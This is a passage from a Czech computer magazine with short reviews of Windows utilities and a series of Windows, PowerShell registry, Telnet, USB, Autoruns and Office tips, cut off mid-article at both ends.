Zoner sleduje trend v rostoucí oblíbenosti 64bitových Windows, a proto je verze 13 poprvé dostupná také v 64bitové edici. Svižnější práci pomáhá zajistit i optimalizace pro vícejádrové procesory. Profesionály jistě potěší zrychlení práce s RAW daty a jejich nové korekce nebo zobrazení snímků v 10bitové barevné hloubce (s podporou hardwaru).

Jednou z novinek ve Photo Studiu je i populární funkce pro skládání ideálního snímku z více záběrů. Program tak umí například zarovnat fotografie focené bez stativu, jednoduše ze snímku odstranit nežádoucí prvky (třeba i pohyblivé se objekty), nebo naopak složit fotografii z více záběrů. Oproti konkurenci naopak chybí rozpoznávání obličejů fotografovaných osob.

Při dodatečných úpravách snímků vám pomůže například nový nástroj guma, využívající průhlednost, retušovací štětec, jehož tahy splývají s pozadím díky respektování jasu a odstínu, magická hůlka s výběrem

oblastí podle jasu a odstínu nebo výběrový štětec, se kterým precizně doladíte okraje masky. S tímto nástrojem lze pracovat i při prolínání více vrstev snímku.

S organizací pořízených snímků pomáhá indexování metadat (včetně např. i GPS souřadnic), podle kterých můžete následně fotografie rychle vyhledávat.

Novinky najdete také mezi možnostmi výstupů upravených fotografií, které lze nyní rovnou nahrávat na servery Facebook a Flickr, a to i po celých galeriích. Promítání fotografií vylepšují nové přechodové efekty a z vlastních snímků můžete nově vytvářet i pohlednice.

Zoner Photo Studio 13 můžete bez zaplacení licence testovat plných 30 dní bez omezení funkcí. Zatímco dříve bylo Photo Studio nabízeno ve třech různých vybavených verzích, nyní je k dispozici jen jedna, s maximální výbavou. **RADEK KUBEŠ**

Shrnutí ► Pokud přemýšlíte o upgradu ze starší verze, vezměte v úvahu hlavně nové retušovací funkce, vyšší výkon 64bitové verze a vylepšení práce s RAW.

Alternativa ► Za stejnou cenu seženete novou verzi Adobe Photoshop Elements 9, k použití zdarma se nabízí např. Google Picasa či Windows Live Fotogalerie.

Zabezpečení počítače FileStream SafeShield 2.1.5


SYSTÉM: Win XP/Vista/7
INFO: filestream.com
CENA VČ. DPH: 800 Kč



Zajímavý způsob ochrany počítače při surfování po internetu nabízí program SafeShield. Aplikace vytvoří ve vašem počítači speciální virtuální vrstvu, prostřednictvím které můžete nakupovat, obsluhovat internetové bankovníctví nebo si jen prohlížet stránky, a to bez obav z napadení počítače. Zároveň surfujete i bez zanechání pozůstatků v podobě historie navštívených stránek, cookies nebo použitých uživatelských jmen, hesel a dalších osobních údajů. Skrz SafeShield nemohou nebezpečné prvky stránek napadnout váš počítač a provést v něm nežádoucí změny. Podobně můžete také otestovat nové programy, aniž by ovlivnily ostatní obsah počítače. SafeShield pracuje na pozadí Windows, po restartu se počítač vždy vrátí do předchozího stavu. **RADEK KUBEŠ**

Shrnutí ► SafeShield představuje jednoduše použitelný způsob ochrany počítače, který je možné kombinovat i s běžnými antiviry, firewally a antispywary.

Alternativa ► Bezpečné prostředí pro surfování na internetu nebo spouštění neznámých aplikací nabízí i některé bezpečnostní balíky, třeba Kaspersky PURE.



Vytváření PDF doPDF 7.1

SYSTÉM: Win 2k/XP/Vista/7
INFO: dopdf.com
CENA VČ. DPH: freeware



výborný

Virtuální tiskárna doPDF slouží k vytváření PDF dokumentů ze všech aplikací podporujících tisk. Do PDF můžete převádět nejen textové dokumenty či tabulky, ale například i obrázky a fotografie, výkresy nebo internetové stránky. Aplikaci doPDF najdete po instalaci mezi ostatními tiskárnami a stejně jako s běžnou tiskárnou můžete s programem i pracovat, včetně například i volby rozměrů výstupu, rozlišení, měřítka nebo orientace stránky. Nástroj doPDF je bezplatně použitelnou alternativou aplikace novaPDF, takže v něm nehledejte pokročilé funkce pro vytváření PDF dokumentů, jako je například šifrování obsahu PDF nebo jeho uzamčení proti úpravám, kopírování či tisk. Pro běžný export dokumentů do PDF ovšem doPDF bez problému postačí. **RADEK KUBEŠ**

Shrnutí ► Virtuální tiskárna doPDF exportuje PDF ze všech aplikací podporujících tisk, pokročilé funkce pro zabezpečení PDF však v programu nenajdete.

Alternativa ► Export běžných typů dokumentů do PDF zvládne Microsoft Office i OpenOffice.org, jako virtuální tiskárna funguje PDF Creator nebo Perfect PDF.

Práce s okny AquaSnap 1.4.0

SYSTÉM: Win 2k/XP/Vista/7
INFO: nurgo-software.com
CENA VČ. DPH: freeware



výborný

Libí se vám nová funkce přichytávání oken programů k hranám obrazovky ve Windows 7? Pomocí programu AquaSnap ji můžete snadno dostat i do Windows Vista nebo XP, a to dokonce i s rozšířenými funkcemi oproti Windows 7. AquaSnap umí přichytit okna nejen k horní hraně (maximalizace okna) nebo pravé či levé straně (roztážení okna na přesnou polovinu plochy) obrazovky, ale nabízí i přichycení k libovolnému rohu obrazovky a úpravu rozměrů okna na čtvrtinu pracovní plochy. Mezi mnoha funkcemi programu AquaSnap najdeme například i zatřesení oknem, po kterém se buďto minimalizují všechna ostatní okna, nebo se aktuální okno zprůhlední. Můžete také využít průhlednost okna při přesouvání a mnoho dalších šikovných funkcí či nastavení. **RADEK KUBEŠ**

Shrnutí ► S programem AquaSnap si snadno rozšíříte funkce pro zobrazení a práci s okny programů ve Windows 7 i starších verzích, možnosti nastavení jsou bohaté.


Alternativa ► Program s podobnými funkcemi asi nenajdete, pokud ale chcete přiblížit vzhled Windows XP nejnovější verzi 7, zkuste Seven Transformation Pack.

Tipy a triky

WINDOWS JEŠTĚ RYCHLEJŠÍ Nejlepší tipy pro zrychlení systému. Kromě toho triky pro Office, Firefox, Photoshop, hardware a mnoho dalších.

1. Windows XP, Vista Čtení BitLockerem zašifrovaných datových nosičů ve starých PC

Aktuální operační systém Microsoftu může v některých verzích zašifrovat data nástrojem BitLocker – i na externích jednotkách a v USB pamětech. Méně příjemné už je, že počítače s XP nebo Vistou tato data v některých případech neumějí číst.



Lupič: Čtecí nástroj k BitLockeru umožňuje po zadání hesla načtení dat ze zašifrovaných nosičů.


TIP ► Windows 7 při šifrování normálně na externí datový nosič rovnou přikopírují čtecí nástroj BitLocker To Go. To ovšem není nic platné, pokud jsou zdrojovým systémem 64bitová Windows a vy se nyní pokoušíte číst zašifrovanou „flešku“ pod 32bitovými XP nebo Vistou. Pro tento případ nabízí Microsoft nástroj ve dvou verzích také ke stažení. My jsme jej pro vás přibalili na Chip DVD. Chcete-li si jej nainstalovat, nejprve rozbalte ZIP archiv. Na 32bitových systémech spusťte soubor »KB970401-x86.exe«, na 64bitových počítačích soubor »KB970401-x64.exe«. Instalace pak proběhne bez dalších zásahů, vyžaduje však restart počítače.

Pro nasazení nástroje připojte příslušný zašifrovaný nosič k počítači a z nabídky Start program spusťte. Potom zadejte heslo, které bylo použito při šifrování souborů, a klikněte na »Odemknout«. Data se zobrazí podobně jako v Průzkumníku. Příčný přístup k nim ovšem možný není. Můžete však požadovaná data přetáhnout

myši na lokální jednotku, kde s nimi lze pracovat. Měnit a ukládat data na zašifrovaném nosiči můžete jen pod Windows 7.

2. Windows 7 Přístup ke vzdáleným počítačům přes protokol Telnet

Vzdálený počítač chcete dálkově ovládat pomocí protokolu Telnet. Na volání stejnojmenného příkazu v příkazovém řádku však reagují Windows 7 chybovou zprávou.



Startovací pomůcka: Telnetový klient je už ve Windows 7 obsažen. Abyste jej však mohli používat, musíte jej nejprve aktivovat.

TIP ► Windows 7 sice mají klienta Telnetu „na palubě“, ten však není aktivní. Chcete-li jej aktivovat, otevřete Ovládací panely a v nich odkaz »Programy«. V následném dialogu klikněte na »Zapnout nebo vypnout funkce Windows« a v dalším okně zaškrtněte položku »Klient služby Telnet«. Jakmile všechna otevřená okna tlačítkem »OK« opět zavřete, bude změna ihned aktivní a klienta pak můžete v příkazovém řádku spustit příkazem »telnet«.

Upozornění: Telnet je zkratka pro „Telecommunication Network“, tedy označení velmi rozšířeného síťového protokolu na internetu. Data přenáší v otevřeném textu a je považován za nepříliš bezpečný. Podle možností byste proto měli používat jinou metodu přenosu dat, například protokol Secure Shell. Ten je s Telnetem srovnatelný, navíc však data šifruje.

OBSAH

WINDOWS STRANA 114

- 1 **Windows XP, Vista** Čtení BitLockerem zašifrovaných datových nosičů ve starých PC
- 2 **Windows 7** Přístup ke vzdáleným počítačům přes protokol Telnet
- 3 **Windows 7** Přímá editace systémového registru z příkazového řádku
- 4 **Windows XP, Vista, 7** Jak předejít ztrátám dat při zápisu na USB paměti
- 5 **Windows XP, Vista, 7** Snadné vypnutí nepotřebných služeb na pozadí
- 6 **Windows Vista, 7** Zjištění času instalace vlastních Windows
- 7 **Profesionální TIP - Windows 7** Analýza spouštění Windows krok za krokem

APLIKACE STRANA 120

- 8 **Office 2007, 2010** Rychlé nalezení původních příkazů v nové struktuře nabídek
- 9 **iPod, iTunes** Více než pětinašobná aktivace účtu v iTunes
- 10 **Excel XP, 2003, 2007** Omezení vstupních hodnot na dvě desetinná místa
- 11 **iPod, iTunes** Jak zabránit opakovaným lichým výzvám k aktivaci počítače

INTERNET STRANA 122

- 12 **Firefox 3.6** Snadnější navigace při mnoha otevřených panelech
- 13 **Firefox 3.6.4** Odbřazení browseru a odstranění problémů s doplňkem
- 14 **Internet** Náhled dokumentů přímo v browseru i bez doplňku

KOMUNIKACE STRANA 124

- 15 **Gmail** Vypnutí seskupování pošty do konverzací
- 16 **Windows Live Mesh** Synchronizace složek mezi vzdálenými počítači
- 17 **Rychlé tipy**
- 18 **Yawcam** Vzdálený dohled prostřednictvím webkamery
- 19 **Windows Live Mail 2011** Nastavení pravidel pro doručování pošty

DIGITÁLNÍ FOTO STRANA 126

- 20 **Profesionální tip** Optimalizace portrétní fotografie v konvertoru RAW
- 21 **Digitální fotografie** Použijte jeden objekt pro celou sérii fotografií
- 22 **Windows Live Fotografie** Úprava fotografií ve Windows

HARDWARE STRANA 130

- 23 **Profesionální tip** Jak se zbavit protivných oken
- 24 **USB zařízení** Infikované USB zařízení už nelze v počítači rozpoznat
- 25 **MP3 přehrávače** Změňte mod MP3 přehrávače, aby ho systém rozpoznal jako disk
- 26 **Baterie mobilů Motorola** Rozpoznejte trik baterie při nabíjení a předejděte mu.

3. Windows 7 Přímá editace systémového registru z příkazového řádku

Powershell v aktuální verzi Windows je bez nadsázky vysoce výkonný nástroj. Jeho pomocí se dají nejen zpracovávat skripty, ale také upravovat nastavení v systémovém registru.

TIP ► Powershell disponuje rozsáhlou sadou příkazů a pracuje jako objektově orientovaný. Z centrálního místa je tak možný také přímý přístup do systémového registru. Toto rozhraní umí začlenit hlavní větev jako separátní virtuální jednotky a přistupovat k nim. Označení jednotek je odvozeno od začátečních písmen částí slov příslušné hlavní větve. Například pro »HKEY_CURRENT_USER« bude virtuální jednotka pojmenována »HKCU:«.

Při navigování používejte stejně jako u složek souborů příkaz »cd«, případně nový příkaz („commandlet“) Powershellu »Set-Location«. Jednotlivé klíče registru jsou v souborovém systému vedeny jako podložky, takže lze používat obvyklé příkazy. Liší se ovšem dotazy na určité hodnoty registru, neboť systém je interpretuje jako

vlastnosti klíče. Zadáte-li tedy »dir« nebo »Get-ChildItem« a stisknete [Enter], Windows vypíšou ve složce ležící podklíče, nikoli však jejich existující hodnoty. Dva předřazené sloupce indikují, kolik podklíčů (SKC) a hodnot (VC) je v každém prvku obsaženo. Ke zjištění jednotlivých hodnot slouží příkaz »Get-ItemProperty«, jemuž musíte jako argument předat alespoň cestu k adresáři. Jako zástupný znak pro aktuální cestu přitom můžete jednoduše použít tečku. Dotaz lze omezit dalšími parametry.

Celou záležitost objasní následující příklad. Do Powershellu zadejte:

```
cd•HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer
```

a potom »dir«. Výstup příkazu pak prozradí všechny existující podklíče. Čísla před položkami ukazují, kolik podklíčů a hodnot je v nich obsaženo. Pro prvek »Advanced« je to například »0« dalších podklíčů, ale »20« hodnot. Příkazem

```
cd•Advanced
```

se přepnete do tohoto klíče. Praktické přitom je, že neúplné zadání se dá klávesou

[Tab] automaticky dokončit. Zde tedy stačí napsat »cd a« a stisknout [Tab]. Příkazem »Get-ItemProperty .« nyní můžete zjistit všechny existující hodnoty.

```
Get-ItemProperty•.-name:ShowInfoTip
```

naproti tomu vrátí tuto hodnotu registru s výsledkem »1«. Tato hodnota »1« je prvkem v maticové struktuře. Ve skriptu přiřadíte výsledek třeba nějaké proměnné, abyste s ním mohli dále pracovat. Takto pak můžete pomocí commandletu »Set-ItemProperty« také měnit hodnoty registru. Jako argument budete opět potřebovat virtuální cestu, název hodnoty jako parametr a požadovanou hodnotu. Tak například příkaz


```
Set-ItemProperty•.-name:ShowInfoTip•0
```

nastaví hodnotu uvedeného řetězce na »0«. Nové hodnoty vytváří příkaz »New-ItemProperty«, a »Remove-ItemProperty« hodnoty maže. K zakládání nových klíčů použijte »New-Item« nebo ze souborového systému známý příkaz »md«, k odstranění klíče »Remove-Item«. Pomocí »Test-Path« zkontrolujete, zda určitý klíč existuje. Nápo-

vědu k používání těchto příkazů získáte po zadání dotazu »Get-Help«, za nímž následuje příkaz jako argument.

4. Windows XP, Vista, 7 Jak předejít ztrátám dat při zápisu na USB paměti

Při kopírování větších objemů dat na externí pevný disk nebo USB paměť se náhle přenos drasticky zpomalí a skončí ztrátou dat při zápisu.



Příčina chyby: V tomto dialogu oddělíte od systému USB média, která momentálně nejsou zapotřebí.

TIP ► Defekt pevného disku se nikdy nedá vyloučit, pravděpodobnější je ale problém konfigurace nebo spolupráce různých USB přístrojů. Aktuální USB paměťová zařízení pracují většinou podle standardu USB 2.0. Jakmile však je přes rozbočovač připojen starší přístroj standardu USB 1.0 na stejném rozhraní, to se kompletně přepne na pomalejší režim a i rychlým diskům a flash pamětím vnutí velmi vleklý přenos. To samo však ještě ke ztrátám dat nevede.

Mnohé USB přístroje jsou přímo z přípojky také napájeny. Nominálně může každý port dodávat až 100 miliampérů. Přitom spotřeba proudu nemusí být na všech přípojkách stejně vysoká. Je-li připojeno příliš mnoho přístrojů, dojde ke kolísání proudu a dočasným výpadkům, které mohou mít za následek ztrátu dat.

Abyste odstranili možné zdroje chyb, nejprve odpojte všechny, zejména starší USB paměti, které právě nepotřebujete. Dále zkontrolujte, zda USB provoz nebrzdí jiné starší zařízení, například klávesnice, která by měla být zmodernizována. Přídatné USB přístroje pokud možno připojujte přes aktivní USB rozbočovač s vlastním napájením. Pokud by problémy přetrvávaly, přezkoušejte pevný disk nástrojem HD Tune, který najdete na Chip DVD.

Upozornění: USB paměťová média nezapomínejte před jejich odpojením od počítače vždy odhlásit přes dialog »Bezpečně odebrat hardware«. Vyvoláte jej prostřednictvím ikonky v oznamovací oblasti hlavního panelu.

5. Windows XP, Vista, 7 Snadné vypnutí nepotřebných služeb na pozadí

Moderní počítače jsou dostatečně výkonné pro většinu úloh. U mnoha aplikací, převážně u her, se však váš PC dostává na své výkonnostní hranice. Nedá se z něj vyždímat ještě pár procent výkonu navíc?



Odtučňovací kúra: Game Booster dočasně zastaví všechny nepotřebné služby a programy běžící na pozadí.

TIP ► Můžete vypnout momentálně nepotřebné služby. Komfortně to zařídí freewarový Game Booster, který najdete na našem Chip DVD. Musíte jenom definovat, které služby nemají v tzv. herním režimu běžet, a pak můžete mezi tímto a normálním režimem s aktivními službami přepínat sem a tam.

Nástroj nainstalujete prostřednictvím staženého EXE souboru. V průběhu instalace byste měli deaktivovat volbu »I Agree to Install the IObit Toolbar«, jinak vám nástroj implantuje do browseru svůj panel nástrojů. V posledním kroku můžete Game Booster ihned spustit. V sekci »Detaily« vás dialog informuje o všech momentálně běžících službách, které můžete přechodně vypnout. Vedle rychlého výběru volbou »Nadbytečné služby« můžete zaškrtnutím sami určit, které služby mají být ukončeny.

Klikněte na »Nastavení«. V tomto dialogu můžete zvolit programy na pozadí, které mají být rovněž zavřeny. Aktivujte tam možnost »Zobrazit všechny běžící procesy«, aby se zobrazily i normálně běžící programy. Tady byste však při výběru měli být velice opatrní, abyste omylem neukončili některý důležitý program. Po kliknutí na »OK« nástroj nastavení převeze.

Z hlavního okna spusťte optimalizaci kliknutím na »Přejít na herní režim«. Po několika vteřinách se všechny služby vypnou a nástroj se minimalizuje do oznamovací oblasti hlavního panelu.

Později odtamtud nástroj znovu vyvolejte a klikněte na »Zpět na normální režim«, čímž všechny předešlé služby a programy opět spustíte.

Kdo například určitou službu potřebuje trvale, ten může také upravit přednastavenou konfiguraci. Za tím účelem klikněte nahoře na »Nastavení« a pak na »Upravit seznam služeb«. Tím se v Poznámkovém bloku otevře soubor »Gamebooster.ini«. Najdete tam příslušný odstavec pro operační systém XP, Vista nebo Windows 7 a v něm pak příslušnou službu. Za rovnítkem změňte »1« na »0«, čímž tuto službu ochráníte před vypnutím. Žádná další nastavení neprovádějte. Potom soubor uložte a textový editor zavřete.

Upozornění: Game Booster vám z lenivého PC žádný »turbopočítač« neudělá. Několik procent výkonnostního zisku a o něco víc volné paměti vám ale přece jen přinese. Kromě toho se nástroj hodí také ke zkoumání možných konfliktů mezi programy a službami.

6. Windows Vista, 7 Zjištění času instalace vlastních Windows

Kdy jste si vlastně nově nainstalovali Windows? Očekávali jste, že to poznáte podle data vytvoření systémové složky Windows – jenže zobrazené datum nesouhlasí.

TIP ► Windows při instalaci používají image soubory. Proto také datum vytvoření složky Windows neodpovídá datu jejich instalace. To však můžete snadno zjistit jinak.

Klikněte na »Start« a do pole »Prohledat programy a složky« zadejte příkaz »cmd.exe«. Výsledek hledání zobrazí Windows přímo nahoře v nabídce Start. Pod »Programy« klikněte na položku »cmd.exe«, čímž spustíte režim příkazového řádku. V něm zadejte příkaz »systeminfo« a stiskněte [Enter]. Operační systém teď shromáždí mnoho systémových informací a zobrazí je přímo v okně příkazového řádku. Mimo jiné zde najdete jméno svého počítače (hostname), nainstalovaný operační systém a jeho přesnou verzi. Kromě toho zde Windows prozradí své »Datum původní instalace«, které jste chtěli zjistit.

Zajímavý vedlejší efekt: Windows vypíše vedle verze Service Packu také, pečlivě očíslovány, všechny nainstalované opravy hotfix – což se může hodit, chcete-li se například dozvědět, zda je nainstalována určitá bezpečnostní aktualizace.

PLACENÁ INZERCE



7. PROFESIONÁLNÍ TIP - WINDOWS 7

Analýza spouštění Windows krok za krokem

Co se přesně děje při zapnutí počítače? Poněvadž se váš PC občas chová trochu podivně, rádi byste tento děj podrobněji analyzovali. Analytický nástroj »msconfig« ale nedává uspokojivé odpovědi.

Už poněkud letitý nástroj »msconfig« informuje o běžných automaticky spouštěných programech. Další prvky, které jsou ve hře, jako ovladače nebo kodeky, už však opomíjí. Velice rozsáhlou analýzu a správu všech v systému spouštěných elementů zato umožňuje nástroj »Autoruns« firmy Sysinternals v aktuální verzi 10. Běží jak pod XP a Vistou, tak i pod Windows 7.

OKAMŽITÉ NASAZENÍ
NÁSTROJE ON-LINE

Vzdor široké paletě funkcí se program obejde bez lokální instalace, a dá se dokonce spustit přímo z internetu. Za tím účelem otevřete v browseru webovou stránku <http://live.sysinternals.com/autoruns.exe>. Po potvrzení obvyklých ověřovacích dotazů je nástroj ihned použitelný.

INSTALACE NÁSTROJE OFF-LINE

Abyste nástroj mohli používat, i když nejste právě připojeni k internetu, můžete si jej také nainstalovat z našeho Chip DVD. Archiv rozbalte a soubor »autoruns.exe« zkopírujte na pevný disk, například do složky Windows nebo do USB paměti. Pak jej budete mít – skoro jako švýcarský armádní nůž – při zapínání počítače vždy v pohotovosti. V archivu je obsažena také verze pro příkazový řádek »autorunc.exe«, kterou tedy můžete používat v „dosovém“ okně.

PRŮZKUM SPOUŠTĚNÝCH PROGRAMŮ

Už při prvním spuštění vás překvapí výkonnostní rozsah tohoto kompaktního nástroje. Skenování je dokončeno už po několika vteřinách. Vedle kompletního přehledu na kartě »Everything« uvidíte na jednotlivých kartách tematicky seřazené všechny akce, které se při spouštění systému provádějí a eventuálně by jej mohly brzdit. Kromě programů zde najdete také všechny služby (pod »Services«) a ovladače (»Drivers«). Můžete také prozkoumat existující kodeky (»Codecs«) a na kartách »Explorer« a »Internet Explorer« vypátrat ještě další záležitosti, jako rozšíření shellu nebo pomocné objekty browseru. Separátně jsou vypsané také naplánované úlohy a mini-aplikace postranního panelu.

Abyste takto opulentní rozsah trochu omezili, ignorujte standardní položky Microsoft Windows příkazem »Options | Hide Microsoft and Windows Entries«. Poté musíte ještě vyvoláním »File | Refresh« nebo stiskem klávesy [F5] aktualizovat přehled a vyčkat dokončení nového skenování.

Změna nastavení zpravidla vyžaduje oprávnění správce. To rychle získáte i do datečně příkazem »File | Run as Administrator« nebo nejspíše tehdy, když si ve varovném dialogu při odepření přístupu vyžádáte oprávnění příslušným tlačítkem. Po potvrzení dotazu Řízení uživatelských účtů program ještě jednou data proskenuje a zaktualizuje. Potom můžete všechny prvky pohodlně zapínat nebo vypínat obvyklým zaškrtnutím. Ukládání těchto

nastavení přitom není nutné, neboť kroky se realizují přímo, většinou v systémovém registru.

Upozornění: Dříve než se pustíte do úprav nastavení svého počítače, měli byste pro jistotu zazálohovat aktuální stav příkazem »File | Save« do speciálního ARN souboru, abyste v případě potřeby rychle dokázali zrekonstruovat původní stav.



HLOUBKOVÁ ANALÝZA SYSTÉMU

Nástroj Autoruns 10 nejen dodá důležité informace o všech spouštěných programech, ovladačích a jiných systémových prvcích, ale pomůže vám tyto prvky také důkladně analyzovat. Už v seznamech stačí kliknutí na zvolený element, a pod ním se objeví základní informace o souboru, jeho výrobci, verzi a umístění.

Pravým tlačítkem myši klikněte na libovolný prvek a v místní nabídce zvolte příkaz »Properties«, čímž si zpřístupníte běžný dialog pro ovládání vlastností objektu. Chcete-li se dozvědět, jak je realizováno spuštění nějakého programu nebo knihovny, použijte kontextový příkaz »Jump to«. Tak se ocitnete přesně na tom místě, kde leží volání příslušného souboru. Často je to uvnitř systémového registru. Možné úpravy pak můžete provést přímo tam. Kromě toho kontextovým příkazem »Search online« spustíte „googlovské“ hledání potřebného souboru.

Dalším užitečným nástrojem firmy Sysinternals je »Process Explorer«. Pokud si tento nástroj dodatečně nainstalujete, můžete jej v Autoruns 10 stejnojmenným příkazem vyvolat a pak tam mj. detailně zkoumat chování CPU a paměti při běhu procesu. Horní okno ukazuje běžící procesy, dole poznáte, na čem procesy závisí. Nástroj Process Explorer rovněž najdete na Chip DVD.

Propojení: Z místní nabídky můžete přímo vyvolat Process Explorer.



Přehledněji: Tato volba vyloučí z analýzy procesy od Microsoftu

PLACENÁ INZERCE



8. Office 2007, 2010 Rychlé nalezení původních příkazů v nové struktuře nabídek

Po přechodu ze starého programového balíku na Office 2007 nebo 2010 si nejprve musíte zvykat na novou vymoženost, tzv. pás karet. Mnohé příkazy, na které jste byli zvyklí dříve, tak nyní najdete až po dlouhém hledání – anebo také vůbec ne.



Nápověda: Jak v Office 2007 najít příkazy, na které jste zvyklí ze starých nabídek, to vám krok za krokem poradí on-line příručka.

TIP ► Pro nové a přestoupivší uživatele zřídil Microsoft speciální on line nápovědu. Ta mj. nabízí možnost cíleného vyhledávání příkazů a funkcí. Aby ovšem fungovala, musí být ve vašem browseru nainstalován aktuální Flash Player.

Pokud tedy ve Wordu 2007 nemůžete najít některý (přitom vám dávno důvěrně známý) příkaz z Wordu 2003, vyvolejte stránku <http://office.microsoft.com/>, zkontrolujte, zda máte vpravo nahoře jako zemi nastavenou Českou republiku, do hledacího pole napište »příkazy 2003 2007 „aplikace“« a stiskněte [Enter]. Na stránce výsledků přejděte na odkaz »Interaktivní: referenční příručka „aplikace“«. Například pokud zadáte

příkazy 2003 2007 Word

objeví se mezi výsledky na prvním místě položka Interaktivní: Referenční příručka příkazů aplikací Word 2003 až Word 2007

Klikněte na ni a poté na další stránce se po kliknutí na »Spustit příručku« otevře nové okno prohlížeče. Zde se po kliknutí na tlačítko »Start« otevře interaktivní příručka, jejíž obsluha je jednoduchá. Flash Player zobrazí obvyklou strukturu nabídek z Office 2003. V ní zvolte, stejně jako v lokálně nainstalovaném programu, požadovaný příkaz. Webová stránka vám pak ukáže kroky potřebné k vyvolání téhož


příkazu z pásu karet ve Wordu 2007.

Na stránky se můžete dostat také přímo pomocí dlouhých vnořených odkazů. Jednotlivé webové přímé adresy (s odkazy na konkrétní aplikace) jsme shromáždili v souboru »Listings.txt« na Chip DVD. Interaktivní popisy příkazů si navíc můžete stáhnout a lokálně nainstalovat, abyste k nim měli přístup i bez připojení k internetu. Za tím účelem vyvolejte www.microsoft.com/downloads/, vyhledejte pojem »interactive manual« a zvolte požadovaný program. Před stažením softwaru nezapomeňte změnit jazyk („Change Language“) na »Czech«. Poté už můžete kliknout na »Stáhnout«.

Podobná pomůcka je k dispozici i pro Office 2010. Otevřete <http://office2010.microsoft.com> a do hledacího pole napište „Umístění příkazů nabídek“. Poté klikněte na výsledek »Umístění příkazů nabídek a panelů nástrojů v systému Office 2010« a na následující stránce na požadovanou interaktivní příručku. V současnosti jsou k dispozici dokumenty pro Word, Excel a PowerPoint. Návodů pro další komponenty sady Office se připravují.

9. iPod, iTunes Více než pětinašobná aktivace účtu v iTunes

Svůj účet v iTunes používáte na více přístrojích. Nově jste přidali další PC, aniž byste účet předem deaktivovali. Teď ale iTunes hlásí, že už je aktivováno pět počítačů, a další uvolnění proto není možné.



